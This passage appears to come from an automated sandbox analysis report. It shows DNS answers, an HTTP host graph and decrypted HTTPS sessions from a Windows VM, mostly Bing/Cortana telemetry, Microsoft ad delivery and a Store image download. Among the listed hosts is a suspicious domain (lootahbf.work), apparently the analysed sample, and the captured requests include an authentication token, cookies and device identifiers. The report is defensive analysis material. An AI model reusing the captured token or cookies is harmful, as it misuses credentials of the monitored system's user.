| May 13, 2022 15:51:09.106934071 CEST | 8.8.8.8 | 192.168.2.5 | 0x3fc | No error (0) | aadcdn.msftauth.net | cs1100.wpc.omegacdn.net | | CNAME (Canonical name) | IN (0x0001) |
| May 13, 2022 15:51:09.106934071 CEST | 8.8.8.8 | 192.168.2.5 | 0x3fc | No error (0) | cs1100.wpc.omegacdn.net | | 152.199.23.37 | A (IP address) | IN (0x0001) |
| May 13, 2022 15:51:09.117012978 CEST | 8.8.8.8 | 192.168.2.5 | 0x5e07 | No error (0) | dual.part-0032.t-0009.t-msedge.net | part-0032.t-0009.t-msedge.net | | CNAME (Canonical name) | IN (0x0001) |
| May 13, 2022 15:51:09.117012978 CEST | 8.8.8.8 | 192.168.2.5 | 0x5e07 | No error (0) | part-0032.t-0009.t-msedge.net | | 13.107.246.60 | A (IP address) | IN (0x0001) |
| May 13, 2022 15:51:09.117012978 CEST | 8.8.8.8 | 192.168.2.5 | 0x5e07 | No error (0) | part-0032.t-0009.t-msedge.net | | 13.107.213.60 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- https:
  - www.bing.com
- arc.msn.com
- store-images.s-microsoft.com
- aadcdn.msftauth.net
- clients2.google.com
- aadcdn.msauth.net
- accounts.google.com
- lootahbf.work
- fs.microsoft.com
- login.live.com
- img-prod-cms-rt-microsoft-com.akamaized.net

## HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.5 | 49727 | 131.253.33.200 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:36 UTC | 0 | OUT | POST /threshold/xls.aspx HTTP/1.1<br>Origin: https://www.bing.com<br>Referer: https://www.bing.com/AS/API/WindowsCortanaPane/V2/Init<br>Content-type: text/xml<br>X-MSEdge-ExternalExpType: JointCoord<br>X-MSEdge-ExternalExp: d-thshld39,d-thshld42,d-thshld77,d-thshld78,d-thshldspcl40<br>X-PositionerType: Desktop<br>X-Search-CortanaAvailableCapabilities: CortanaExperience,SpeechLanguage<br>X-Search-SafeSearch: Moderate<br>X-Device-MachineId: {A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8}<br>X-UserAgeClass: Unknown<br>X-BM-Market: US<br>X-BM-DateFormat: M/d/yyyy<br>X-CortanaAccessAboveLock: false<br>X-Device-OSSKU: 48<br>X-BM-DTZ: -480<br>X-BM-FirstEnabledTime: 132061340710069592<br>X-DeviceID: 0100748C0900F045<br>X-BM-DeviceScale: 100<br>X-Search-TimeZone: Bias=480; StandardBias=0; TimeZoneKeyName=Pacific Standard Time<br>X-BM-Theme: 000000;0078d7<br>X-BM-DeviceDimensionsLogical: 1232x1024<br>X-BM-DeviceDimensions: 1232x1024<br>X-Search-RPSToken: t%3DEwDYAkR8BAAUcvamItSE/vUHpyZRp3BeyOJPQDsAAdtELABKVRi0uEZqpkvZbEYkgCv<br>JB4SlUfBnFRmD2KbN3pYTZ28SZF3VNMC3H20cdPTEy2p%2BLxiokgGMXunV8kWIXJeaxZdAzzuLUHW9j7/E01vJTqZ<br>ufRse9f0y0F2saK3S9AHyXdqq378ixTPKVxSNJGlzn785FXCK6mRKuw7k5bxtdBrCsDUE99ZyvTyb59kNDAmtTgDhx<br>Y6EFFNUrpcHigwXFU0swLaZ3p8Ur9sRSgk6V6vnhVp%2BuOSTpcLTmggVSafY8OW%2BUAy8JE1vXokpbovFsfOOvRC<br>0mZQsNhIPLtX861igqUCu69prtGW1qPN6UT/Ie/sT4sJE5hoUEEIDZgAACH3hEDfIurMMqAFNBoRMccrdW4NegFr%2<br>BjoQfwEgjauLdrInkR0E5mNwDLJJ4KrYiCzYHUs4vN3WDqcNDfi0ul0h0%2BVN5jMZGPZkNw1r76tQoVw76zdWNOlr<br>CwJavDq/cb7v7hsC3p6zp2MJqFZmYjbFX5ArphKpkV19yct%2B9VDzq65T/69JvN2lwXDTpMcppJUerEIAncVj2Qd3<br>tUof1IggbI6nCdCVtQdw%2BwwHgATyUH1V3AahlQW5kH1V/II6GXqnYGlLCmjaLoJmw7mjSFeL2LFy3kVLqEahtNEb<br>pQypCxV4jgjkNj5zOI76CKXiz41iXZOSrb7nsMouncSMeWksuh46eWHQnc00dBa5XYuD465TvBLvilWYUtETg5XSql<br>NpD7VkYVtboZWTW1crzmJqlEcSvdp4Qt2tWKUFs1ymqjWhBwSOnkMtPNjh64YfB%2BVNUwSGgta/0z5oJH1MUIJgsd<br>lVPpDkXfP0HcyZrCIK6/dZ/%2BlXIsSV6SLjCfsHYFEGJa6IljmOmuAR9gQtSRkl7rP/3uarCsqJOCuY0ZSf1l4G3q<br>/3U%2Bf3rB7IxbJ1ViRQy1AE%3D%26p%3D<br>X-Agent-DeviceId: 0100748C0900F045<br>X-BM-CBT: 1646756872<br>X-Device-isOptin: true<br>X-Device-Touch: false<br>X-Device-ClientSession: 56B0FB09C5A844A3BFAD59583E571607<br>X-Search-AppId: Microsoft.Windows.Cortana_cw5n1h2txyewy!CortanaUI<br>X-BM-ClientFeatures: pbitcpdisabled,AmbientWidescreen,rs1musicprod,CortanaSPAXamlHeader<br>Accept: */*<br>Accept-Language: en-US<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Cortana 1.10.7.17134; 10.0.0.0.17134.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: www.bing.com<br>Content-Length: 85683<br>Connection: Keep-Alive<br>Cache-Control: no-cache<br>Cookie: MUID=0BA1234E3B2140EBA8746E9F98F8CAA3; _SS=CPID=1652482231077&AC=1&CPH=4ef661f2 |
| 2022-05-13 13:50:36 UTC | 2 | OUT | Data Raw: 3c 43 6c 69 65 6e 74 49 6e 73 74 52 65 71 75 65 73 74 3e 3c 43 49 44 3e 31 34 44 35 41 36 39 41 42 45 46 46 36 39 36 32 30 31 34 35 41 44 30 35 42 46 43 37 36 38 35 38 3c 2f 43 49 44 3e 3c 45 76 65 6e 74 73 3e 3c 45 3e 3c 54 3e 45 76 65 6e 74 2e 43 6c 69 65 6e 74 49 6e 73 74 3c 2f 54 3e 3c 49 47 3e 43 30 34 30 39 45 38 34 43 37 45 43 34 44 31 36 41 32 43 44 44 41 34 38 30 35 45 32 44 33 43 34 3c 2f 49 47 3e 3c 44 3e 3c 21 5b 43 44 41 54 41 5b 7b 22 43 75 72 55 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 69 6e 67 2e 63 6f 6d 2f 41 53 2f 41 50 49 2f 57 69 6e 64 6f 77 73 43 6f 72 74 61 6e 61 50 61 6e 65 2f 56 32 2f 49 6e 69 74 22 2c 22 50 69 76 6f 74 22 3a 22 51 46 22 2c 22 43 46 22 3a 22 70 62 69 74 63 70 64 69 73 61 62 6c 65 64 2c 41 6d 62 69 65<br>Data Ascii: <ClientInstRequest><CID>14D5A69ABEFF69620145AD05BFC76858</CID><Events><E><T>Event.ClientInst</T><IG>C0409E84C7EC4D16A2CDDA4805E2D3C4</IG><D><![CDATA[{"CurUrl":"https://www.bing.com/AS/API/WindowsCortanaPane/V2/Init","Pivot":"QF","CF":"pbitcpdisabled,Ambie |
| 2022-05-13 13:50:36 UTC | 18 | OUT | Data Raw: 70 64 69 73 61 62 6c 65 64 2c 41 6d 62 69 65 6e 74 57 69 64 65 73 63 72 65 65 6e 2c 72 73 31 6d 75 73 69 63 70 72 6f 64 2c 43 6f 72 74 61 6e 61 53 50 41 58 61 6d 6c 48 65 61 64 65 72 22 2c 22 65 72 72 6f 72 54 79 70 65 22 3a 22 53 65 6e 64 54 69 6d 65 64 4f 75 74 22 2c 22 66 61 69 6c 43 6f 75 6e 74 22 3a 31 2c 22 54 53 22 3a 31 35 36 31 36 36 30 35 33 36 35 39 31 2c 22 52 54 53 22 3a 36 35 33 32 39 2c 22 53 45 51 22 3a 32 31 2c 22 55 54 53 22 3a 31 36 35 32 34 38 32 32 33 36 31 31 38 7d 5d 5d 3e 3c 2f 44 3e 3c 54 53 3e 31 35 36 31 36 36 30 35 33 36 35 39 31 3c 2f 54 53 3e 3c 2f 45 3e 3c 45 3e 3c 54 3e 45 76 65 6e 74 2e 43 49 51 75 65 75 65 45 72 72 6f 72 3c 2f 54 3e 3c 49 47 3e 34 35 38 32 38 37 35 61 63 64 65 34 34 34 61 34 38 35 61 61 63 63 34 31 30 33<br>Data Ascii: pdisabled,AmbientWidescreen,rs1musicprod,CortanaSPAXamlHeader","errorType":"SendTimedOut","failCount":1,"TS":1561660536591,"RTS":65329,"SEQ":21,"UTS":1652482236118}...</D><TS>1561660536591</TS></E><E><T>Event.ClQueueError</T><IG>4582875acde444a485aacc4103 |
| 2022-05-13 13:50:36 UTC | 34 | OUT | Data Raw: 2d 34 46 43 39 2d 38 42 41 30 2d 45 33 34 42 38 44 36 33 35 34 45 38 7d 22 2c 22 49 73 54 6f 75 63 68 22 3a 22 66 61 6c 73 65 22 2c 22 4f 53 53 4b 55 22 3a 22 34 38 22 2c 22 41 70 70 4c 69 66 65 74 69 6d 65 49 44 22 3a 22 33 37 37 36 42 43 34 41 35 45 37 43 34 30 33 32 42 41 45 44 36 41 39 37 42 42 42 38 35 38 31 37 22 2c 22 43 6f 72 74 61 6e 61 4f 70 74 49 6e 22 3a 22 74 72 75 65 22 2c 22 43 6f 72 74 61 6e 61 43 61 70 61 62 69 6c 69 74 69 65 73 22 3a 22 43 6f 72 74 61 6e 61 45 78 70 65 72 69 65 6e 63 65 2c 53 70 65 65 63 68 4c 61 6e 67 75 61 67 65 22 2c 22 49 6d 70 72 65 73 73 69 6f 6e 55 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 69 6e 67 2e 63 6f 6d 2f 51 46 5f 4b 45 59 53 54 52 4f 4b 45 5f 56 49 52 54 55 41 4c 5f 55 52 4c 3f 71 72 79 3d 64<br>Data Ascii: -4FC9-8BA0-E34B8D6354E8}","IsTouch":"false","OSSKU":"48","AppLifetimeID":"3776BC4A5E7C4032BAED6A97BBB85817","CortanaOptIn":"true","CortanaCapabilities":"CortanaExperience,SpeechLanguage","ImpressionUrl":"https://www.bing.com/QF_KEYSTROKE_VIRTUAL_URL?qry=d |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:36 UTC | 50 | OUT | Data Raw: 32 36 39 22 3a 33 31 32 32 2c 22 32 37 30 22 3a 33 31 32 32 2c 22 32 38 34 22 3a 31 35 2c 22 32 39 36 22 3a 31 7d 2c 22 66 62 63 53 63 6f 72 65 22 3a 30 2e 35 37 34 36 33 7d 7d 2c 7b 22 54 22 3a 22 44 2e 55 72 6c 22 2c 22 4b 22 3a 31 30 30 32 2c 22 51 22 3a 22 53 79 73 74 65 6d 20 49 6e 66 6f 72 6d 61 74 69 6f 6e 22 2c 22 4d 51 22 3a 22 6 9 6e 66 6f 72 6d 61 74 69 6f 6e 22 2c 22 56 61 6c 22 3a 22 50 50 22 2c 22 48 6f 22 3a 32 2c 22 47 72 22 3a 30 2c 22 44 65 76 69 63 65 53 69 67 6e 61 6c 73 22 3a 7b 22 52 61 6e 6b 22 3a 31 33 35 30 37 2c 22 50 48 69 74 73 22 3a 22 53 79 73 74 65 6d 2e 50 61 72 73 69 6e 67 4e 61 6d 65 22 2c 22 49 64 22 3a 22 7b 31 41 43 31 34 45 37 37 2d 30 32 45 37 2d 34 45 35 44 2d 42 37 34 34 2d 32 45 42 31 41 45 35 31 39 38 42 37 7d 5c<br>Data Ascii: 269":3122,"270":3122,"284":15,"296":1},"fbcScore":0.57463}},{"T":"D.Url","K":1002,"Q":"System Information","MQ":"information","Val":"PP","Ho":2,"Gr":0,"DeviceSignals":{"Rank":13507,"PHits":"System.ParsingName","Id":"{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\ |
| 2022-05-13 13:50:36 UTC | 66 | OUT | Data Raw: 30 31 2c 22 38 22 3a 31 2c 22 31 30 22 3a 35 2c 22 31 36 22 3a 32 31 33 38 35 2c 22 31 39 22 3a 31 2c 22 34 32 22 3a 31 2c 22 36 34 22 3a 31 2c 22 31 33 34 22 3a 36 32 2c 22 31 33 35 22 3a 36 2e 32 2c 22 31 33 37 22 3a 36 37 2c 22 31 35 37 22 3a 31 2c 22 31 35 38 22 3a 31 31 36 39 32 2c 22 31 35 39 22 3a 39 36 39 32 2c 22 32 36 34 22 3a 31 2c 22 32 36 39 22 3a 39 36 39 32 2c 22 32 37 30 22 3a 39 36 39 32 2c 22 32 38 34 22 3a 36 32 2c 22 32 39 36 22 3a 31 7d 7d 7d 2c 7b 22 54 22 3a 22 44 2e 55 72 6c 22 2c 22 4b 22 3a 31 30 30 32 2c 22 51 22 3a 22 49 6e 74 65 72 61 63 74 20 6d 6f 72 65 20 65 61 73 69 6c 79 20 77 69 74 68 20 74 68 65 20 6b 65 79 62 6f 61 72 64 22 2c 22 56 61 6c 22 3a 22 53 54 22 2c 22 48 6f 22 3a 32 2c 22 47 72 22 3a 31 2c 22 44 65 76 69 69 63<br>Data Ascii: 01,"8":1,"10":5,"16":21385,"19":1,"42":1,"64":1,"134":62,"135":6.2,"137":67,"157":1,"158":11692,"159":9692,"264":1,"269":9692,"270":9692,"284":62,"296":1}}},{"T":"D.Url","K":1002,"Q":"Interact more easily with the keyboard","Val":"ST","Ho":2,"Gr":1,"Devic |
| 2022-05-13 13:50:36 UTC | 82 | OUT | Data Raw: 32 37 30 22 3a 37 37 38 33 2c 22 32 38 34 22 3a 33 32 2c 22 32 39 36 22 3a 31 7d 7d 7d 2c 7b 22 54 22 3a 22 44 2e 55 72 6c 22 2c 22 4b 22 3a 31 30 30 37 2c 22 51 22 3a 22 43 68 61 6e 67 65 20 79 6f 75 72 20 68 6f 6d 65 70 61 67 65 22 2c 22 4d 51 22 3a 22 69 6e 74 65 72 6e 65 74 20 65 78 70 6c 6f 72 65 72 22 2c 22 56 61 6c 22 3a 22 53 54 2 2 2c 22 48 6f 22 3a 32 2c 22 47 72 22 3a 31 2c 22 44 65 76 69 63 65 53 69 67 6e 61 6c 73 22 3a 7b 22 52 61 6e 6b 22 3a 31 33 39 35 2c 22 50 48 69 74 73 22 3a 22 53 79 73 74 65 6d 2e 50 61 72 73 69 6e 67 4e 61 6d 65 22 2c 22 49 64 22 3a 22 43 6c 61 73 73 69 63 5f 7b 42 41 42 42 32 34 41 36 2d 30 32 34 32 2d 34 41 45 35 2d 42 44 38 33 2d 43 35 38 31 36 35 32 36 46 36 33 44 7d 22 2c 22 44 4e 61 6d 65 22 3a 22 43 68 61 6e 67<br>Data Ascii: 270":7783,"284":32,"296":1}}},{"T":"D.Url","K":1007,"Q":"Change your homepage","MQ":"internet explorer","Val":"ST","Ho":2,"Gr":1,"DeviceSignals":{"Rank":1395,"PHits":"System.ParsingName","Id":"Classic_{BABB24A6-0242-4AE5-BD83-C5816526F63D}","DName":"Chang |
| 2022-05-13 13:50:36 UTC | 86 | IN | HTTP/1.1 204 No Content<br>Access-Control-Allow-Origin: *<br>X-Cache: CONFIG_NOCACHE<br>Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version<br>X-MSEdge-Ref: Ref A: D46509EC9E0546BB9BB78EF8C23DB1A9 Ref B: VIEEDGE3016 Ref C: 2022-05-13T13:50:36Z<br>Date: Fri, 13 May 2022 13:50:36 GMT<br>Connection: close |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.5 | 49729 | 51.11.233.143 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:38 UTC | 86 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=314559&adm=2&w=1&h=1&wpx=1&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220308T162912Z&lc=en-US&pl=en-US&i dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows ShellClient%2F9.0.40929.0%20%28Windows%29&asid=178e458a29d04deda990b45f0b45a10d&ctmode=MultiSession&arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1418274&metered=false&nettype=ethernet&npid=sc-314559&oemName=VMware%2C%20Inc.&oemid=VMware%2C%20Inc.&ossku=Professional&smBiosDm=VMware7 %2C1&tl=2&tsu=1418274&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>Cache-Control: no-cache<br>MS-CV: QXjzeVAaAUmzqs0S.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:38 UTC | 89 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=985<br>Content-Length: 53755<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"2,P425106554-T700342084-C128000000001392709+B+P80+S1,P425106558-T700342085-C128000000001392729+B+P80+S2"},{"BATCH_REDIRECT_STORE":"1,BB_9NXQXXLFST89_9WZDNCRFHVFW_9WZDNCRFJ3P2_9NCBCSZSJRSB_9NMPJ99VJBWV_9NBLGGH5FV99_9WZDNCRDFNG7+P0+S0"},{"BATCH_REDIRECT_STORE":"1,BB_9NBLGGGZM6WM_9WZDNCRFHWD2_9NH2GPH4JZS4_9NBLGGH6J6VK_9P6RC76MSMMJ_9WZDNCRFJ27N_9N0866FS04W8_9WZDNCRFJ10M_9WZDNCRFJ140_9NC2FBTHCJV8_9NBLGGH1CQ7L+P0+S0"},{"OPTOUTSTATE":"256"}]<br>X-ARC-SIG: a/tAYnHcrvF7hwM05xKdvzIYyBOWXvSRG4QDDSRbHtboOPcJv59xYbJIeZnbQ00GKuX8cMra/IrQDeE4Gf9170UuzoluJB4NCE362TD63YqYcAAVRm//+27MLzAW6WCBposDXOBtjPhcASjkgS13/XDYr2v9K6lu62hgvTKviQD3dc+c4IMuqrHxvN0SvnpWxVQ8RuOonsN1eXwRJbcMO7KW844w21ML+Y81YOROB+XKwKEf2vrwbhLBGIVHK7b6KGGmHGE3QgzvFg7Hgsv50gEfXimJTb0r+m3VsYxnx+IC72Wmdf6S6lfuucOXcM+wYQZ+tOWOg7M4t6E7bF5uhA==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:50:38 GMT<br>Connection: close |
| 2022-05-13 13:50:38 UTC | 91 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b 22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22 72 64 72 5c 22 3a 5b 7b 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 64 43 6f 6e 74 65 6e 74 5c 22 2c 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 69 74 65 6d 50 72 6f 70 65 72 74 79 4d 61 6e 69 66 65 73 74 5c 22 3a 7b 5c 22 73 74 6f 72 65 43 61 6d 70 61 69 67 6e 49 64 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 74 65 78 74 5c 22 2c 5c 22 69 73 4f 70 74 69 6f 6e 61 6c 5c 22 3a 74 72 75 65 7d 2c 5c 22 69 6e 73 74 61 6c 6c 41 70 70 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 62 6f 6f 6c 65 61 6e 5c<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"fl":\"raf\",\"v\":\"1.0\",\"rdr\":[{\"u\":\"SubscribedContent\",\"c\":\"CDM\"}],\"ad\":{\"itemPropertyManifest\":{\"storeCampaignId\":{\"type\":\"text\",\"isOptional\":true},\"installApp\":{\"type\":\"boolean\ |
| 2022-05-13 13:50:38 UTC | 105 | IN | Data Raw: 22 3a 5c 22 63 6c 69 63 6b 5c 22 2c 5c 22 70 61 72 61 6d 65 74 65 72 73 5c 22 3a 7b 5c 22 75 72 69 5c 22 3a 5c 22 6d 73 2d 77 69 6e 64 6f 77 73 2d 73 74 6f 72 65 3a 5c 2f 5c 2f 70 64 70 5c 2f 3f 70 72 6f 64 75 63 74 69 64 3d 39 6e 62 6c 67 67 68 35 66 76 39 39 26 6f 63 69 64 3d 65 6d 73 2e 64 63 6f 2e 73 74 61 72 74 70 72 6f 67 72 61 6d 6d 61 62 6c 65 26 63 63 69 64 3d 37 32 63 63 34 31 61 39 63 61 33 66 34 33 63 32 61 38 37 66 32 66 30 64 36 61 30 34 37 31 66 62 26 63 69 64 3d 6d 73 66 74 5f 31 5c 22 7d 2c 5c 22 61 63 74 69 6f 6e 5c 22 3a 5c 22 6c 61 75 6e 63 68 55 72 69 5c 22 7d 2c 5c 22 6f 6e 52 65 6e 64 65 72 5c 22 3a 7b 5c 22 65 76 65 6e 74 5c 22 3a 5c 22 6f 70 70 6f 72 74 75 6e 69 74 79 5c 22 2c 5c 22 70 61 72 61 6d 65 74 65 72 73 5c 22 3a 7b 7d 2c<br>Data Ascii: ":\"click\",\"parameters\":{\"uri\":\"ms-windows-store:\/\/pdp\/?productid=9nblggh5fv99&ocid=ems.dco.startprogrammable&ccid=72cc41a9ca3f43c2a87f2f0d6a0471fb&cid=msft_1\"},\"action\":\"launchUri\"},\"onRender\":{\"event\":\"opportunity\",\"parameters\":{}, |
| 2022-05-13 13:50:38 UTC | 121 | IN | Data Raw: 74 70 72 6f 67 72 61 6d 6d 61 62 6c 65 26 63 63 69 64 3d 33 31 64 37 62 33 31 33 65 64 61 63 34 36 38 37 39 33 36 33 62 63 33 30 64 65 32 39 65 65 37 39 26 63 69 64 3d 6d 73 66 74 5f 31 5c 22 7d 2c 5c 22 61 63 74 69 6f 6e 5c 22 3a 5c 22 6c 61 75 6e 63 68 55 72 69 5c 22 7d 2c 5c 22 6f 6e 52 65 6e 64 65 72 5c 22 3a 7b 5c 22 65 76 65 6e 74 5c 22 3a 5c 22 6f 70 70 6f 72 74 75 6e 69 74 79 5c 22 2c 5c 22 70 61 72 61 6d 65 74 65 72 73 5c 22 3a 7b 7d 2c 5c 22 61 63 74 69 6f 6e 5c 22 3a 5c 22 6e 6f 4f 70 5c 22 7d 2c 5c 22 73 68 6f 77 4e 61 6d 65 4f 6e 4d 65 64 69 75 6d 54 69 6c 65 5c 22 3a 7b 5c 22 62 6f 6f 6c 5c 22 3a 74 72 75 65 7d 2c 5c 22 73 68 6f 77 4e 61 6d 65 4f 6e 57 69 64 65 54 69 6c 65 5c 22 3a 7b 5c 22 62 6f 6f 6c 5c 22 3a 74 72 75 65 7d 2c 5c 22 73 68<br>Data Ascii: tprogrammable&ccid=31d7b313edac46879363bc30de29ee79&cid=msft_1\"},\"action\":\"launchUri\"},\"onRender\":{\"event\":\"opportunity\",\"parameters\":{},\"action\":\"noOp\"},\"showNameOnMediumTile\":{\"bool\":true},\"showNameOnWideTile\":{\"bool\":true},\"sh |
| 2022-05-13 13:50:38 UTC | 137 | IN | Data Raw: 64 38 31 2d 31 33 31 39 36 66 35 62 61 66 30 30 3f 66 6f 72 6d 61 74 3d 73 6f 75 72 63 65 5c 22 2c 5c 22 77 69 64 74 68 5c 22 3a 31 34 32 2c 5c 22 68 65 69 67 68 74 5c 22 3a 31 34 32 2c 5c 22 73 68 61 32 35 36 5c 22 3a 5c 22 51 50 5c 2f 4a 45 48 4a 59 57 39 38 6d 36 39 4f 4a 4c 42 42 30 59 48 33 64 78 49 6a 70 75 6d 59 72 74 74 4c 46 38 62 66 5c 2f 33 66 77 3d 5c 22 2c 5c 22 66 69 6c 65 53 69 7a 65 5c 22 3a 31 37 30 31 38 7d 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 5c 22 3a 7b 5c 22 6e 75 6d 62 65 72 5c 22 3a 32 2e 30 7d 2c 5c 22 6d 65 64 69 75 6d 54 69 6c 65 5c 22 3a 7b 5c 22 69 6d 61 67 65 5c 22 3a 5c 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 74 6f 72 65 2d 69 6d 61 67 65 73 2e 73 2d 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 5c 2f 69 6d 61 67 65 5c 2f 61 70 70 73<br>Data Ascii: d81-13196f5baf00?format=source\",\"width\":142,\"height\":142,\"sha256\":\"QP\/JEHJYW98m69OJLBB0YH3dxIjpumYrttLF8bf\/3fw=\",\"fileSize\":17018},\"collection\":{\"number\":2.0},\"mediumTile\":{\"image\":\"https:\/\/store-images.s-microsoft.com\/image\/apps |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 10 | 192.168.2.5 | 49737 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:46 UTC | 259 | OUT | GET /image/apps.256.14495311847124170.e89a4dce-fd9a-4a10-b8e4-a6c3aa1c055e.ca4cbefc-0ab0-4144-90c1-07f5250c8c21?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:46 UTC | 260 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 11182<br>Content-Type: image/png<br>Last-Modified: Thu, 30 Sep 2021 03:30:18 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk4M0MyQTA4MkRBQUM"<br>MS-CV: Yyzz1YfTlk6thXph.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:46 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:46 UTC | 260 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 02 00 00 00 68 9f a7 5f 00 00 2b 75 49 44 41 54 78 01 d4 97 07 6e ec 3a 0c 45 05 60 c4 f4 be 84 d7 d3 7b dd ff be 3e 43 c3 77 e4 cf 70 28 ca 4a 03 0e 08 0e 33 55 07 97 76 d2 22 ff 04 79 84 de e0 17 d1 ef 25 6b 68 a2 fc 19 9a bc fe 97 d6 fe 72 ad e6 df 17 e3 6f 25 b4 c6 fc 11 7e c7 a0 09 69 a5 a4 5f 30 04 42 56 98 80 8c d2 8a ef e6 38 6f d8 93 0d e6 18 c8 9f 30 51 ac 33 fd 9d b9 d0 7a b5 bf 41 d5 ff f5 10 dc 04 f4 e4 f5 90 15 f7 e8 71 8e e8 bf 28 e3 d7 3e f6 44 fe 0b 2a fc ad 49 48 0f 13 95 24 e9 8e e6 66 45 4a be 3f be b3 2a 88 51 3b 33 71 8c 18 df 0d 58 7f cd 10 d3 1a 9d 99 9c 7c 2c fa 13 db 2d b6 fa fb c3 f0 b1 a7 2a 49 1d ae 31 ef ec 66 f3 64 b1 6c 04 6e 04 9e e8 87 e5 10 73 bc<br>Data Ascii: PNGIHDRh_+uIDATxn:E`{>Cwp(J3Uv"y%khro%~i_0BV8o0Q3zAq(>D*IH$fEJ?*Q;3qX\|,-*I1fdIns |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 11 | 192.168.2.5 | 49738 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
